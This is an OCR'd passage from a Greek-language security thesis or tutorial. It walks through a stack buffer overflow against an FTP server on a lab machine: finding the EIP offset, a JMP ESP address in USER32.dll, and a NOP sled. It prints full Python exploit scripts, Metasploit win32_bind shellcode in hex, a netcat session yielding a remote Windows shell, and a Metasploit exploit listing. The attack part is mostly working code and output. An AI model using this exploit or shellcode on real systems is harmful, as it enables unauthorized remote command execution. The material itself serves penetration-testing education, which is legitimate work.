5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4C
m5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

Στην συνέχεια αντί να σταλούν μέσω του ανωτέρω python σεναρίου 2000 "A" θα σταλεί το παραπάνω string. Παρατηρώντας το OllyDbg διαπιστώνει κανείς ότι ο διακομιστής δεν ανταποκρίνεται και ο δείκτης EIP αντικαθίσταται με την συμβολοσειρά 42326742 (Εικόνα 18), που λόγω της little indian[8] γραφής, αντιστοιχεί στα bytes **0x42, 0x67, 0x32, 0x42**, τα οποία αντιστοιχούν στην ASCII απεικόνιση της συμβολοσειράς Bg2B. Αυτό σημαίνει ότι οEIP αντικαθίσταται από τον ενταμιευτή από τον **966 έως τον 970 χαρακτήρα**. Ο χαρακτήρας B -> 967, g -> 968, 2-> 969, B -> 970.

[7] Πρόγραμμα γραμμένο σε γλώσσα assembly

[8] Πρόκειται για τον τρόπο με τον οποίον αντιλαμβάνεται ένας επεξεργαστής μια διεύθυνση μνήμης και συγκεκριμένα την σειρά των bytes που αποτελούν την διεύθυνση αυτή. Στην little Indian μορφή ο επεξεργαστής αποθηκεύει πρώτα το λιγότερο σημαντικό byte.




Εικόνα 18 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο EIP έχει αντικατασταθεί με την συμβολοσειρά 42326742 [Πηγή 23].

Κατόπιν των ανωτέρω και αφού έχει εντοπιστεί ο EIP, το python σενάριο προσαρμόζεται ως εξής [23]:


```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = '\x41' * 966 + '\x42' * 4 + '\x43' * 1030
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

και ο EIP θα αντικατασταθεί τα 4 bytes που προσδιορίστηκαν παραπάνω με “B” (0x42 ASCII απεικόνιση), όπως φαίνεται στην Εικόνα 19.



Εικόνα 19 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο EIP έχει αντικατασταθεί με την συμβολοσειρά 42424242, δηλαδή τέσσερα B [Πηγή 23].

Στην συνέχεια πρέπει να διαπιστωθεί εάν υπάρχει αρκετός χώρος στον ενταμιευτή ώστε να χωρέσει το shellcode. Γι αυτό εξετάζονται οι τιμές των καταχωρητών μετά την μη ανταπόκριση του διακομιστή.



Εικόνα 20 Απεικόνιση OllyDbg όπου διαφαίνεται ότι ο ESP έχει αντικατασταθεί με C [Πηγή 23].

Όπως φαίνεται στην Εικόνα 21 ο καταχωρητής ESP[9] δείχνει σε σημείο του ενταμιευτή που έχουν αντικατασταθεί από "C".

Άρα εκεί θα τοποθετηθεί το shellcode μας, αρκεί είναι βέβαιο ότι υπάρχει αρκετός χώρος. Ο ESP δείχνει στη διεύθυνση μνήμης 0137b6b8 και το παράθυρο «dump»(όπως φαίνεται στην Εικόνα 20 και 21), φαίνεται ότι ο ενταμιευτής εμφανίζει μήνυμα λάθους περίπου στη διεύθυνση μνήμης 0137bAA0, συνεπώς 0137bAA0 - 0137b6b8 = 3e8 (σε δεκαδική μορφή 1000), που είναι αρκετός χώρος για οποιοδήποτε σχεδόν shellcode.

Address	Hex dump	ASCII
0137BA88	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA90	43 43 43 43 43 43 43 43	CCCCCCCC
0137BA98	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAA0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAA8	43 43 43 43 43 43 5D 2C	CCCCCC],
0137BAB0	20 52 65 61 73 6F 6E 3A	Reason:
0137BAB8	5B 41 63 63 65 73 73 20	[Access
0137BAC0	44 69 73 61 6C 6C 6F 77	Disallow
0137BAC8	65 64 5D 00 43 43 43 43	ed].CCCC
0137BAD0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAD8	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE0	43 43 43 43 43 43 43 43	CCCCCCCC
0137BAE8	43 43 43 43 43 43 43 43	CCCCCCCC


Εικόνα 21 Dump παράθυρο που δείχνει την διεύθυνση του ESP (OllyDbg) [Πηγή 23].

Επομένως μπορεί πλέον να γίνει ανακατεύθυνση της ροής του προγράμματος εκεί που θα τοποθετηθεί ο shellcode δηλαδή εκεί που δείχνει ο καταχωρητής ESP, καθώς ελέγχεται πλέον ο δείκτης EIP και έχει επιβεβαιωθεί η ύπαρξη αρκετού χώρου για το shellcode.


Πρώτο μέλημα είναι να βρεθεί τρόπος να γίνει μεταφορά της ροής με μεταπήδηση (JMP)[10] στο shellcode και δεύτερο να γραφτεί το shellcode. Αρχικά θα αντικατασταθεί το περιεχόμενο του δείκτη EIP (το \x42\x42\x42\x42) με τη διεύθυνση μνήμης που δείχνει ο καταχωρητής ESP. Προκειμένου να γίνει αυτό χρειάζεται να χρησιμοποιηθεί η εντολή **JMP ESP** η οποία θα κατευθύνει την ροή αμέσως στον καταχωρητή ESP, όπου βρίσκεται το shellcode. Όμως επειδή ο EIP κρατά διεύθυνση μνήμης και όχι εντολές πρέπει να βρούμε μια διεύθυνση μνήμης η οποία είναι στατική , δηλαδή μια διεύθυνση μνήμης στο core system dll[11].

Στο OllyDbg διαπιστώνεται ότι όπως φαίνεται στις Εικόνες 24, 25 η εντολή «JMP ESP» , υπάρχει στο **USER32.DLL** με διεύθυνση την 77E14C29. Άρα θα αντικαταστήσουμε τη διεύθυνση \x42\x42\x42\x42 με αυτήν. Κατά τη στιγμή που διακομιστής δεν θα ανταποκρίνεται ο δείκτης EIP θα δείχνει στην εντολή JMP ESP στο user32.dll. Αυτό θα κάνει την εφαρμογή να μεταπηδήσει στη διεύθυνση που δείχνει ο ESP, όπου θα βρίσκεται το shellcode.

[9] Extended Stack Pointer είναι ο δείκτης στην κορυφή του σωρού.
[10] JMP εντολή μεταφοράς σε άλλο σημείο του προγραμματος (jump)
[11] Πρόκειται για δυαδικό αρχείο που ανήκει στο λειτουργικό σύστημα



Εικόνα 22 Απεικόνιση OllyDbg που γίνεται αναζήτηση διεύθυνσης μνήμης για εντολή JMP ESP [Πηγή 23].



Εικόνα 23 Ανεύρεση διεύθυνση μνήμης για εντολή JMP ESP (OllyDbg) [Πηγή 23].


Μετά τις παραπάνω επισημάνσεις, το σενάριο αλλάζει ως εξής [23]:

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\x29\x4c\xe1\x77" # 77E14C29 JMP ESP
```

USER32.dll

```
buffer = '\x41' * 966 + ret + '\x90' * 16 + '\xCC' *1014
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

Συνεπώς στη θέση των 4 bytes που μέχρι πριν είχαν τα "B", προστίθεται η διεύθυνση 77E14C29 (JMP ESP) και ακολουθούν 16 bytes που περιέχουν 0x90 [12]. Ο shellcode ενταμιευτής γεμίζει απλά με "\xCC", και το αποτέλεσμα φαίνεται στην Εικόνα 24:



Εικόνα 24 Ο ενταμιευτής γεμίζει με "\xCC" (OllyDbg) [Πηγή 23].

Άρα το μόνο που απομένει είναι να αντικατασταθούν τα \xCC με ένα shellcode που θα δώσει σύνδεση στο μηχάνημα. Με την βοήθεια της λειτουργίας **msfpayload** της Metasploit (θα αναφερθούμε εκτενέστερα παρακάτω) θα δημιουργηθεί ένα bind shell, δηλαδή ένα κομμάτι κώδικα που εκτελείται

[12] Πρόκειται για τα no operation bytes, δηλαδή δεν κάνουν τίποτα, απλά λένε στη CPU να προχωρήσει στην επόμενη εντολή

στο διακυβευμένο μηχάνημα και ανοίγει σύνδεση σε μια θύρα, πχ εν προκειμένω στην 4444, οπότε θα αποκτηθεί πλήρη πρόσβαση σε αυτό.

Επιλογές του win32_bind υπολογιστικού φορτίου [23]:

BT framework-2.6 # **./msfpayload win32_bind**

```
Name: Windows Bind Shell
Version: $Revision: 1.31 $
OS/CPU: win32/x86
Needs Admin: No
Multistage: No
Total Size: 317
Keys: bind
Provided By:
vlad902 <vlad902 [at] gmail.com>
Available Options:
Options: Name Default Description
required EXITFUNC seh Exit technique: "process", "thread", "seh"
required LPORT 4444 Listening port for bind shell
Advanced Options:
Advanced (Msf::Payload::win32_bind):
-----------------------------------
Description:
Listen for connection and spawn a shell
```

Δημιουργία του shellcode [23]:

BT framework-2.6 # **./msfpayload win32_bind C**

```
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
```

```
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0";
BT framework-2.6 #
```

Άρα το σενάριο μας παίρνει την εξής τελική μορφή [23]:

```
#!/usr/bin/python
import socket
shellcode =("\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45"
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49"
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d"
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66"
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61"
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40"
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32"
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6"
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09"
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0"
"\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xa4\x1a\x70\xc7\x57\xff"
"\xd6\x6a\x10\x51\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53"
"\x55\xff\xd0\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff"
"\xd0\x93\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64"
"\x66\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38\xab"
"\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57\x52\x51"
"\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53"
"\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83\xc4\x64\xff\xd6"
"\x52\xff\xd0\x68\xf0\x8a\x04\x5f\x53\xff\xd6\xff\xd0")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = "\x29\x4c\xe1\x77" # 77E14C29 JMP ESP USER32.dll
buffer = '\x41' * 966 + ret + '\x90' * 16 + shellcode
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
BT ~ #
```

Εκτελείται το σενάριο και πραγματοποιείται σύνδεση στην πόρτα 4444, οπότε έχουμε πλήρη πρόσβαση στο διακυβευμένο μηχάνημα[23].

BT ~ # **./ability.py**

```
Sending evil buffer...
```

BT ~ # **nc -v 192.168.103.128 4444**

```
192.168.103.128: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.103.128] 4444 (krb524) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\abilitywebserver>ipconfig
ipconfig
Windows 2000 IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
IP Address. . . . . . . . . . . . : 192.168.103.128
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.103.2
C:\abilitywebserver>
```

Το **bind-shell shellcode** εκτελείται και έχει αποκτηθεί πρόσβαση στο μηχάνημα.

2.8 Διατήρηση σύνδεσης μετά την εκμετάλλευση

Από τη στιγμή που θα βρεθεί μια ευπάθεια, μπορεί να διατηρηθεί η σύνδεση με το εν λόγω μηχάνημα. Προς αυτό το σκοπό έχουν αναπτυχθεί αρκετά πλαίσια με το πιο ευρέως χρησιμοποιούμενο το Metasploit πλαίσιο. Αρχικά το πλαίσιο αυτό είχε γραφτεί σε γλώσσα perl, αλλά πλέον τα τελευταία χρόνια έχει αντικατασταθεί από τη γλώσσα ruby on rails.

Ακολουθούν ορισμένα Metasploit πλαίσια καθώς και που μπορεί χρησιμοποιηθεί το καθένα από αυτά [24]:

```
bt ~ # cd /pentest/exploits/framework3/
bt framework3 # ./msfcli
| | _) |
__ `__ \ _ \__| _` | __| __ \ | _ \ | __|
| | | __/ | ( |\__ \ | | | ( | | |
_| _| _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
_|
============= Exploits
3com_3cdaemon_ftp_overflow          3Com 3CDaemon FTP Server Overflow
Credits                             Metasploit Framework Credits
afp_loginext                        AppleFileServer LoginExt PathName Overflow
aim_goaway                          AOL Instant Messenger goaway Overflow
altn_webadmin                       Alt-N WebAdmin USER Buffer Overflow
```

apache_chunked_win32	Apache Win32 Chunked Encoding
arkeia_agent_access	Arkeia Backup Client Remote Access
....	
globalscapeftp_user_input	GlobalSCAPE Secure FTP Server user input overflow
gnu_mailutils_imap4d	GNU Mailutils imap4d Format String Vulnerability
google_proxystylesheet_exec	Google Appliance ProxyStyleSheet Command Execution
hpux_ftpd_preauth_list	HP-UX FTP Server Preauthentication Directory Listing
